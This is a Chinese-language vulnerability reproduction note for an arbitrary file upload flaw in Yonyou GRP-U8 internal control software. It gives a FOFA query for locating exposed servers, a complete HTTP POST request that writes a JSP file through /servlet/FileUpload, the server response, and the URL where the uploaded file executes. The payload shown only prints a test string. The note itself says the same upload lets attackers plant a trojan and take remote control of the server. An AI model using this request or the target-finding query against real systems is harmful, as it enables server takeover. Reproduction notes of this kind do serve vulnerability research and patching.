Y16-8用友-GRP-U8-文件上传

漏洞描述：

用友GRP-U8内控管理软件存在任意文件（/servlet/FileUpload）上传漏洞，攻击者可通过该漏洞上传木马，远程控制服务器。 用友GRP-U8R10产品官方在售及提供服务的版本为U8Manager，产品分B、C、G三个产品系列

网站图片：

网络测绘：

fofa语法：

FOFA：app="用友-GRP-U8"


漏洞复现：

payload：

```
POST /servlet/FileUpload?fileName=1.jsp&actionID=update HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close

<% out.println("hello,GRP");%>
```

效果图:




```
POST /servlet/FileUpload?fileName=1.jsp&actionID=update HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close

<% out.println("hello,GRP");%>
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=03270BDBC3110D9726
Content-Type: text/html;charset=GBK
Date: Sat, 23 Dec 2023 13:20:06 GMT
Connection: close
```

验证url

```
http://your-ip/R9iPortal/upload/1.jsp
```



[redacted]:81/R9iPortal/upload/1.jsp

hello,GRP